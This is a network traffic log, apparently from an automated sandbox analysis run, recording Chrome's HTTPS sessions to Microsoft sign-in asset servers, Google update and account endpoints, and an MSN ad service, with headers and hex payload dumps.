| 2022-05-13 13:50:46 UTC | 260 | OUT | GET /image/apps.20893.13571498826857201.00a9d390-581f-492c-b148-b2ce81649480.acc28f88-50de-4aaf-abfc-ad1da8b04cd0?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:50:46 UTC | 271 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 2626<br>Content-Type: image/png<br>Last-Modified: Mon, 30 Aug 2021 15:07:35 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDk2QkM3RTY2MTJGOUU"<br>MS-CV: 43KkWTor8EuznZWC.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:50:46 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:50:46 UTC | 272 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 03 00 00 00 4e a3 7e 47 00 00 02 d3 50 4c 54 45 1d b9 54 23 ba 58 35 c0 66 48 c6 74 54 ca 7e 5f cd 86 6a d1 8f 70 d2 93 73 d3 95 77 d5 98 75 d4 97 72 d3 94 6e d2 91 66 cf 8b 5b cc 82 50 c8 7a 41 c4 6f 2f be 62 1e b9 55 39 c1 69 6d d1 91 99 df b1 c1 ec d0 e9 f8 ee ff ff ff fb fd fc db f4 e4 b2 e7 c5 8a da a6 5a cb 82 28 bc 5c af e6 c2 e7 f7 ed fd fe fd d4 f1 de 97 de b0 56 ca 7f 22 ba 58 33 bf 64 7d d6 9d c9 ee d6 fe fe fe f3 fb f6 ae e6 c1 61 ce 87 20 ba 56 63 ce 89 bd ea cd ef fa f2 9c e0 b4 43 c4 70 2b bd 5e 86 d9 a3 e7 f7 ec c7 ed d4 60 cd 86 2d be 60 96 de af f4 fb f6 6b d1 8f 27 bc 5c 90 dc ab d8 f3 e2 63 ce 88 e8 f8 ee c4 ec d2 44 c5 72 42 c4 70 cc ef d8 fc fe fc 98 df b1 25<br>Data Ascii: PNGIHDR,,N~GPLTET#X5fHtT~_jpswurnf[PzAo/bU9imZ(\V"X3d}a VcCp+^`-`k'\cDrBp% |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 12 | 192.168.2.5 | 49744 | 152.199.23.37 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:53 UTC | 274 | OUT | GET /shared/1.0/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg HTTP/1.1<br>Host: aadcdn.msftauth.net<br>Connection: keep-alive<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36<br>Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8<br>Sec-Fetch-Site: cross-site<br>Sec-Fetch-Mode: no-cors<br>Sec-Fetch-Dest: image<br>Accept-Encoding: gzip, deflate, br<br>Accept-Language: en-US,en;q=0.9 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 13 | 192.168.2.5 | 49747 | 142.250.185.238 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:53 UTC | 275 | OUT | GET /service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=<br>&prodversion=85.0.4183.121&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%<br>3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelp<br>bcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1 HTTP/1.1<br>Host: clients2.google.com<br>Connection: keep-alive<br>X-Goog-Update-Interactivity: fg<br>X-Goog-Update-AppId: nmmhkkegccagdldgiimedpiccmgmieda,pkedcjkdefgpdelpbcmbmeomcjbeemfm<br>X-Goog-Update-Updater: chromecrx-85.0.4183.121<br>Sec-Fetch-Site: none<br>Sec-Fetch-Mode: no-cors<br>Sec-Fetch-Dest: empty<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.<br>121 Safari/537.36<br>Accept-Encoding: gzip, deflate, br<br>Accept-Language: en-US,en;q=0.9 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 14 | 192.168.2.5 | 49748 | 13.107.246.60 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:53 UTC | 276 | OUT | GET /shared/1.0/content/images/arrow_left_a9cc2824ef3517b6c4160dcf8ff7d410.svg HTTP/1.1<br>Host: aadcdn.msauth.net<br>Connection: keep-alive<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.<br>121 Safari/537.36<br>Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8<br>Sec-Fetch-Site: cross-site<br>Sec-Fetch-Mode: no-cors<br>Sec-Fetch-Dest: image<br>Accept-Encoding: gzip, deflate, br<br>Accept-Language: en-US,en;q=0.9 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 15 | 192.168.2.5 | 49745 | 142.250.186.77 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:53 UTC | 276 | OUT | POST /ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard HTTP/1.1<br>Host: accounts.google.com<br>Connection: keep-alive<br>Content-Length: 1<br>Origin: https://www.google.com<br>Content-Type: application/x-www-form-urlencoded<br>Sec-Fetch-Site: none<br>Sec-Fetch-Mode: no-cors<br>Sec-Fetch-Dest: empty<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.<br>121 Safari/537.36<br>Accept-Encoding: gzip, deflate, br<br>Accept-Language: en-US,en;q=0.9 |
| 2022-05-13 13:50:53 UTC | 277 | OUT | Data Raw: 20<br>Data Ascii: |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 16 | 192.168.2.5 | 49749 | 13.107.246.60 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:53 UTC | 277 | OUT | GET /shared/1.0/content/images/signin-options_4e48046ce74f4b89d45037c90576bfac.svg HTTP/1.1<br>Host: aadcdn.msauth.net<br>Connection: keep-alive<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36<br>Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8<br>Sec-Fetch-Site: cross-site<br>Sec-Fetch-Mode: no-cors<br>Sec-Fetch-Dest: image<br>Accept-Encoding: gzip, deflate, br<br>Accept-Language: en-US,en;q=0.9 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 17 | 13.107.246.60 | 443 | 192.168.2.5 | 49748 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:53 UTC | 277 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=31536000<br>Content-Length: 276<br>Content-Type: image/svg+xml<br>Content-Encoding: gzip<br>Content-MD5: TjUQkZ0p0Y7rbj6LJofS9Q==<br>Last-Modified: Fri, 17 Jan 2020 19:28:34 GMT<br>ETag: 0x8D79B8371B97A82<br>Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0<br>X-Cache: TCP_HIT<br>x-ms-request-id: 6bd0cafe-f01e-006c-3c17-658148000000<br>x-ms-version: 2009-09-19<br>x-ms-lease-status: unlocked<br>x-ms-blob-type: BlockBlob<br>Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Content-Encoding,Cache-Control,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding<br>Access-Control-Allow-Origin: *<br>X-Azure-Ref-OriginShield: 0Zit+YgAAAABvJZ6LVMorTZUzZTii7t3rQU1TMDRFREdFMTkwOQAzOWExMmY3ZS04OTlmLTQ2Y2YtYTZkMC0yNGJiYmEyN2Q5NTY=<br>X-Azure-Ref: 0PWJ+YgAAAAC9blM1ZGdBSLxZtUYgWTAzRlJBMzFFREdFMDMxNwAzOWExMmY3ZS04OTlmLTQ2Y2YtYTZkMC0yNGJiYmEyN2Q5NTY=<br>Date: Fri, 13 May 2022 13:50:53 GMT<br>Connection: close |
| 2022-05-13 13:50:53 UTC | 278 | IN | Data Raw: 1f 8b 08 00 00 00 00 00 04 00 95 51 3d 6f c3 20 10 fd 2b 88 ae e6 e0 08 d8 b8 b2 3d 74 ca 90 ae 1d ba 45 8a 6b 5b 22 1f aa 91 c9 cf 2f 67 3b 6e 87 2c 15 f0 80 bb 7b ef 9e a0 1a a7 8e dd cf fe 32 d6 bc 0f e1 f6 2a 65 8c 11 e2 0e ae df 9d d4 4a 29 99 2a 38 8b c3 29 f4 35 d7 86 b3 be 1d ba 3e 2c e7 69 68 e3 db f5 5e 73 c5 14 d3 26 4d de 54 61 08 be 6d 8e e3 d8 86 b1 92 cb ad ba 1d 43 cf 4e 35 7f 47 97 21 82 2d dc 04 ce 98 7d 01 39 16 7e 07 a5 c6 8c d0 09 b0 a5 a1 75 c8 33 d4 de 40 69 8c 98 71 4b cc 9c 55 e5 93 b3 af c1 fb 9a bf 18 45 83 cb bf bd 14 f1 b2 02 94 cd fd 53 fa 1e ff ef e3 ac 04 a0 41 01 aa c0 b4 0e 36 95 97 a4 47 9b 05 67 1d 11 d6 2c 66 33 67 c1 35 46 1b b1 49 9d da d8 47 40 3c 0e 98 4c 2e 3a 60 b5 4e 26 01 3f 52 03 93 0c cf 89 64 b4 b0 28 08 37<br>Data Ascii: Q=o +=tEk["/g;n,{2*eJ)*8)5>,ih^s&MTamCN5G!-}9~u3@iqKUESA6Gg,f3g5FIG@<L.:`N&?Rd(7 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 18 | 13.107.246.60 | 443 | 192.168.2.5 | 49749 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:53 UTC | 278 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=31536000<br>Content-Length: 621<br>Content-Type: image/svg+xml<br>Content-Encoding: gzip<br>Content-MD5: R2FAVxfpONfnQAuxVxXbHg==<br>Last-Modified: Tue, 10 Nov 2020 03:41:24 GMT<br>ETag: 0x8D8852A7FA6B761<br>Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0<br>X-Cache: TCP_HIT<br>x-ms-request-id: 39981c72-501e-005a-26a8-5c5a55000000<br>x-ms-version: 2009-09-19<br>x-ms-lease-status: unlocked<br>x-ms-blob-type: BlockBlob<br>Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Content-Encoding,Cache-Control<br>,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding<br>Access-Control-Allow-Origin: *<br>X-Azure-Ref-OriginShield: 0Q/ByYgAAAAAMBYak3IOvQLX2l03AglGYQU1TMDRFREdFMTgxMAAzOWExMmY3ZS0<br>4OTlmLTQ2Y2YtYTZkMC0yNGJiYmEyN2Q5NTY=<br>X-Azure-Ref: 0PWJ+YgAAAACsIXrftjBERrmJo/t60R+vRlJBMzFFREdFMDkyMAAzOWExMmY3ZS04OTlmLTQ2Y2Yt<br>YTZkMC0yNGJiYmEyN2Q5NTY=<br>Date: Fri, 13 May 2022 13:50:53 GMT<br>Connection: close |
| 2022-05-13 13:50:53 UTC | 279 | IN | Data Raw: 1f 8b 08 00 00 00 00 00 04 00 7d 55 4d 6f 22 31 0c fd 2b a3 d9 ab 93 c9 f7 47 3b 20 cd 9e 38 6c af 1c b8 4d<br>0b 05 24 0a 55 19 41 57 ab fe f7 b5 93 a0 55 61 58 0d d8 60 27 ef 3d db 09 b4 c7 d3 ba fa 7c db ed 8f 93 7a 33 0c ef 0f<br>4d 73 3e 9f f9 59 f3 c3 c7 ba 51 42 88 06 57 d4 d5 79 bb 1c 36 93 da 84 ba da ac b6 eb cd 90 3f 9f b6 ab f3 cf c3 e7 a4 16<br>95 a8 4c c0 57 3d 6d 97 ab d7 e3 b4 3d 0e bf 77 ab 29 ef ff bc 6e 77 bb 87 fd 61 bf 7a fc e2 cf f9 db 0f 23 e8 79 fc 6a 9b<br>bc ac 6d f2 a6 8f d5 cb 50 bd ec fa 23 ca e9 ef b1 36 d3 f6 bd 1f 36 97 75 cf 75 b5 9c d4 4f 46 80 56 dc fa 30 37 62 a6 d5<br>5c bb 99 0a 73 ad 66 ca cc 55 e0 de b9 4e 0a ee 42 84 e2 04 3e 12 64 04 2d 7a 0c a5 78 89 32 cb ad f1 4c 72 0b 52 72<br>29 dc c5 e5 ac e2 4a 46 cc 7a 19 3b 4c 68 af a1 b8<br>Data Ascii: }UMo"1+G; 8lM$UAWUaX``=\|z3Ms>YQBWy6?LW=m=w)nwaz#yjmP#66uuOFV07b\sfUNB>d-zx2LrRr)JFz;Lh |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 19 | 152.199.23.37 | 443 | 192.168.2.5 | 49744 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:53 UTC | 280 | IN | HTTP/1.1 200 OK<br>Access-Control-Allow-Origin: *<br>Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Length,Date,Transfer-Encoding<br>Age: 1067304<br>Cache-Control: public, max-age=31536000<br>Content-MD5: nzaLxFgP7ZB3dfMcaybWzw==<br>Content-Type: image/svg+xml<br>Date: Fri, 13 May 2022 13:50:53 GMT<br>Etag: 0x8D79A1B9F5E121A<br>Last-Modified: Thu, 16 Jan 2020 00:32:52 GMT<br>Server: ECAcc (frc/8E9E)<br>Vary: Accept-Encoding<br>X-Cache: HIT<br>x-ms-blob-type: BlockBlob<br>x-ms-lease-status: unlocked<br>x-ms-request-id: 3d61ac0e-001e-004e-351b-5de3c9000000<br>x-ms-version: 2009-09-19<br>Content-Length: 3651<br>Connection: close |
| 2022-05-13 13:50:53 UTC | 281 | IN | Data Raw: 3c 73 76 67 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 73<br>76 67 22 20 77 69 64 74 68 3d 22 31 30 38 22 20 68 65 69 67 68 74 3d 22 32 34 22 20 76 69 65 77 42 6f 78 3d 22 30 20<br>30 20 31 30 38 20 32 34 22 3e 3c 74 69 74 6c 65 3e 61 73 73 65 74 73 3c 2f 74 69 74 6c 65 3e 3c 70 61 74 68 20 64 3d<br>22 4d 34 34 2e 38 33 36 2c 34 2e 36 56 31 38 2e 34 68 2d 32 2e 34 56 37 2e 35 38 33 48 34 32 2e 34 4c 33 38 2e 31 31<br>39 2c 31 38 2e 34 48 33 36 2e 35 33 31 4c 33 32 2e 31 34 32 2c 37 2e 35 38 33 68 2d 2e 30 32 39 56 31 38 2e 34 48 32<br>39 2e 39 56 34 2e 36 68 33 2e 34 33 36 4c 33 37 2e 33 2c 31 34 2e 38 33 68 2e 30 35 38 4c 34 31 2e 35 34 35 2c 34 2e<br>36 5a 6d 32 2c 31 2e 30 34 39 61 31 2e 32 36 38 2c 31 2e 32 36 38 2c 30<br>Data Ascii: <svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><br><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38.119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h3.436L37<br>.3,14.83h.058L41.545,4.6Zm2,1.049a1.268,1.268,0 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 2 | 192.168.2.5 | 49728 | 51.11.233.143 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:38 UTC | 87 | OUT | GET /v3/Delivery/Placement?pubid=da63df93-3dbc-42ae-a505-b34988683ac7&pid=310091&adm=2&w=1&h=1&wpx=1<br>&hpx=1&fmt=json&cltp=app&dim=le&rafb=0&nct=1&pm=1&cfmt=text,image,poly&sft=jpeg,png,gif&topt=1&poptin=0&locali<br>d=w:FE8E72D9-9324-F27F-91C7-FEE66B531521&ctry=US&time=20220308T162912Z&lc=en-US&pl=en-US&i<br>dtp=mid&uid=8706df6d-9543-4122-b8e1-1fcdd5939be6&aid=00000000-0000-0000-0000-000000000000&ua=Windows<br>ShellClient%2F9.0.40929.0%20%28Windows%29&asid=2998cbfae47745338f2b0b590b71e191&ctmode=MultiSession&<br>arch=x64&cdm=1&cdmver=10.0.17134.1&devfam=Windows.Desktop&devform=Unknown&devosver=10.0.17134.1&disp<br>horzres=1280&dispsize=17.1&dispvertres=1024&isu=0&lo=1418274&metered=false&nettype=ethernet&npid=sc-<br>310091&oemName=VMware%2C%20Inc.&oemid=VMware%2C%20Inc.&ossku=Professional&rver=2&smBiosDm=<br>VMware7%2C1&tl=2&tsu=1418274&waasBldFlt=1&waasCfgExp=1&waasCfgSet=1&waasRetail=1&waasRing= HTTP/1.1<br>Accept-Encoding: gzip, deflate<br>X-SDK-CACHE: chs=0&imp=0&chf=0&ds=50583&fs=32099&sc=6<br>Cache-Control: no-cache<br>MS-CV: QXjzeVAaAUmzqs0S.0<br>User-Agent: WindowsShellClient/9.0.40929.0 (Windows)<br>X-SDK-HWF: tch0,m301,m751,mA01,mT01<br>Host: arc.msn.com<br>Connection: Keep-Alive |
| 2022-05-13 13:50:38 UTC | 88 | IN | HTTP/1.1 200 OK<br>Cache-Control: no-store, no-cache<br>Pragma: no-cache<br>Content-Length: 167<br>Content-Type: application/json; charset=utf-8<br>Expires: Mon, 01 Jan 0001 00:00:00 GMT<br>Server: Microsoft-IIS/10.0<br>ARC-RSP-DBG: [{"OPTOUTSTATE":"256"}]<br>X-ARC-SIG: eTXOr8T8sYxV6CYNuPXsYwuNEqQO6Dbei6r70sWffJx+QFwiPJ8V3n8rxQJOL2CC8X5bS47vMD84ubl<br>W5CSylgzZx1RB3u0XTJJ8h1yZ8ffgBRcIY4tnyZrBfrZy0npeC0aTHNgllUOhAgjq4bwrWD+KlA4QMwEd3NIDpfPbX<br>u3aSwuTBJueQYBcH9cS5TPF41JJBdAFO1E2tNUMsydgzRe7uWLChfKovUs034ASiSNVDKuDM4NYwJlfBQWJZo4IJDy<br>wfS8mq1ZxeI5AzBII9udBWx9Vfd+NLGf991hWSn10Mf/3vtvzpVu5DD1eRjq6a5b8BQFbXTW2DUVwaYi4pg==<br>Accept-CH: UA, UA-Arch, UA-Full-Version, UA-Mobile, UA-Model, UA-Platform, UA-Platform-Version<br>X-AspNet-Version: 4.0.30319<br>X-Powered-By: ASP.NET<br>Strict-Transport-Security: max-age=31536000; includeSubDomains<br>Date: Fri, 13 May 2022 13:50:38 GMT<br>Connection: close |
| 2022-05-13 13:50:38 UTC | 89 | IN | Data Raw: 7b 22 62 61 74 63 68 72 73 70 22 3a 7b 22 76 65 72 22 3a 22 31 2e 30 22 2c 22 65 72 72 6f 72 73 22 3a 5b 7b<br>22 63 6f 64 65 22 3a 32 30 34 30 2c 22 6d 73 67 22 3a 22 44 65 6d 61 6e 64 20 73 6f 75 72 63 65 20 72 65 74 75 72 6e<br>73 20 65 72 72 6f 72 20 28 4e 61 6d 65 3a 20 47 4e 5f 70 73 2c 20 45 72 72 6f 72 3a 20 4e 6f 20 65 6c 69 67 69 62 6c 65<br>20 63 6f 6e 74 65 6e 74 2e 29 2e 22 7d 5d 2c 22 72 65 66 72 65 73 68 74 69 6d 65 22 3a 22 32 30 32 32 2d 30 35 2d 31<br>33 54 31 37 3a 35 30 3a 33 38 22 7d 7d<br>Data Ascii: {"batchrsp":{"ver":"1.0","errors":[{"code":2040,"msg":"Demand source returns error (Name: GN_ps, Error: No e<br>ligible content.)."}],"refreshtime":"2022-05-13T17:50:38"}} |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 20 | 142.250.185.238 | 443 | 192.168.2.5 | 49747 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:53 UTC | 284 | IN | HTTP/1.1 200 OK<br>Content-Security-Policy: script-src 'report-sample' 'nonce-Ss7acsyj2btKmgIwiDxPjA' 'unsafe-inline' 'strict-dynamic' https:<br>http:;object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/clientupdate-aus/1<br>Cache-Control: no-cache, no-store, max-age=0, must-revalidate<br>Pragma: no-cache<br>Expires: Mon, 01 Jan 1990 00:00:00 GMT<br>Date: Fri, 13 May 2022 13:50:53 GMT<br>Content-Type: text/xml; charset=UTF-8<br>X-Daynum: 5611<br>X-Daystart: 24653<br>X-Content-Type-Options: nosniff<br>X-Frame-Options: SAMEORIGIN<br>X-XSS-Protection: 1; mode=block<br>Server: GSE<br>Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; m<br>a=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43"<br>Accept-Ranges: none<br>Vary: Accept-Encoding<br>Connection: close<br>Transfer-Encoding: chunked |
| 2022-05-13 13:50:53 UTC | 285 | IN | Data Raw: 33 36 64 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55<br>54 46 2d 38 22 3f 3e 3c 67 75 70 64 61 74 65 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65<br>2e 63 6f 6d 2f 75 70 64 61 74 65 32 2f 72 65 73 70 6f 6e 73 65 22 20 70 72 6f 74 6f 63 6f 6c 3d 22 32 2e 30 22 20 73 65<br>72 76 65 72 3d 22 70 72 6f 64 22 3e 3c 64 61 79 73 74 61 72 74 20 65 6c 61 70 73 65 64 5f 64 61 79 73 3d 22 35 36 31<br>31 22 20 65 6c 61 70 73 65 64 5f 73 65 63 6f 6e 64 73 3d 22 32 34 36 35 33 22 2f 3e 3c 61 70 70 20 61 70 70 69 64 3d 22<br>6e 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 22 20 63 6f 68 6f 72<br>74 3d 22 31 3a 3a 22 20 63 6f 68 6f 72 74 6e 61 6d 65 3d 22 22<br>Data Ascii: 36d<?xml version="1.0" encoding="UTF-8"?><gupdate xmlns="http://www.google.com/update2/response" p<br>rotocol="2.0" server="prod"><daystart elapsed_days="5611" elapsed_seconds="24653"/><app appid="nmmhkkegccagdld<br>giimedpiccmgmieda" cohort="1::" cohortname="" |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:53 UTC | 285 | IN | Data Raw: 6d 6d 68 6b 6b 65 67 63 63 61 67 64 6c 64 67 69 69 6d 65 64 70 69 63 63 6d 67 6d 69 65 64 61 2e 63 72 78 22 20 66 70 3d 22 31 2e 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 68 61 73 68 5f 73 68 61 32 35 36 3d 22 38 31 65 33 61 34 64 34 33 61 37 33 36 39 39 65 31 62 37 37 38 31 37 32 33 66 35 36 62 38 37 31 37 31 37 35 63 35 33 36 36 38 35 63 35 34 35 30 31 32 32 62 33 30 37 38 39 34 36 34 61 64 38 32 22 20 70 72 6f 74 65 63 74 65 64 3d 22 30 22 20 73 69 7a 65 3d 22 32 34 38 35 33 31 22 20 73 74 61 74 75 73 3d 22 6f 6b 22 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 2e 30 2e 36 22 2f 3e 3c 2f 61 70 70 3e 3c 61<br>Data Ascii: mmhkkegccagdldgiimedpiccmgmieda.crx" fp="1.81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" hash_sha256="81e3a4d43a73699e1b7781723f56b8717175c536685c5450122b30789464ad82" protected="0" size="248531" status="ok" version="1.0.0.6"/></app><a |
| 2022-05-13 13:50:53 UTC | 286 | IN | Data Raw: 30 0d 0a 0d 0a<br>Data Ascii: 0 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 21 | 142.250.186.77 | 443 | 192.168.2.5 | 49745 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:53 UTC | 286 | IN | HTTP/1.1 200 OK<br>Content-Type: application/json; charset=utf-8<br>Access-Control-Allow-Origin: https://www.google.com<br>Access-Control-Allow-Credentials: true<br>X-Content-Type-Options: nosniff<br>Cache-Control: no-cache, no-store, max-age=0, must-revalidate<br>Pragma: no-cache<br>Expires: Mon, 01 Jan 1990 00:00:00 GMT<br>Date: Fri, 13 May 2022 13:50:53 GMT<br>Strict-Transport-Security: max-age=31536000; includeSubDomains<br>Cross-Origin-Opener-Policy: same-origin; report-to="IdentityListAccountsHttp"<br>Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version<br>Content-Security-Policy: require-trusted-types-for 'script';report-uri /_/IdentityListAccountsHttp/cspreport<br>Content-Security-Policy: script-src 'report-sample' 'nonce-X6yg2SyWtmxaZ_qvzeJPpg' 'unsafe-inline';object-src 'none';base-uri 'self';report-uri /_/IdentityListAccountsHttp/cspreport;worker-src 'self'<br>Content-Security-Policy: script-src 'nonce-X6yg2SyWtmxaZ_qvzeJPpg' 'self' https://apis.google.com https://ssl.gstatic.com https://www.google.com https://www.gstatic.com https://www.google-analytics.com;report-uri /_/IdentityListAccountsHttp/cspreport<br>Report-To: {"group":"IdentityListAccountsHttp","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/IdentityListAccountsHttp/external"}]}<br>Permissions-Policy: ch-ua-arch=*, ch-ua-bitness=*, ch-ua-full-version=*, ch-ua-full-version-list=*, ch-ua-model=*, ch-ua-platform=*, ch-ua-platform-version=*<br>Server: ESF<br>X-XSS-Protection: 0<br>Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43"<br>Accept-Ranges: none<br>Vary: Accept-Encoding<br>Connection: close<br>Transfer-Encoding: chunked |
| 2022-05-13 13:50:53 UTC | 288 | IN | Data Raw: 31 31 0d 0a 5b 22 67 61 69 61 2e 6c 2e 61 2e 72 22 2c 5b 5d 5d 0d 0a<br>Data Ascii: 11["gaia.l.a.r",[]] |
| 2022-05-13 13:50:53 UTC | 288 | IN | Data Raw: 30 0d 0a 0d 0a<br>Data Ascii: 0 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 22 | 192.168.2.5 | 49751 | 152.199.23.37 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
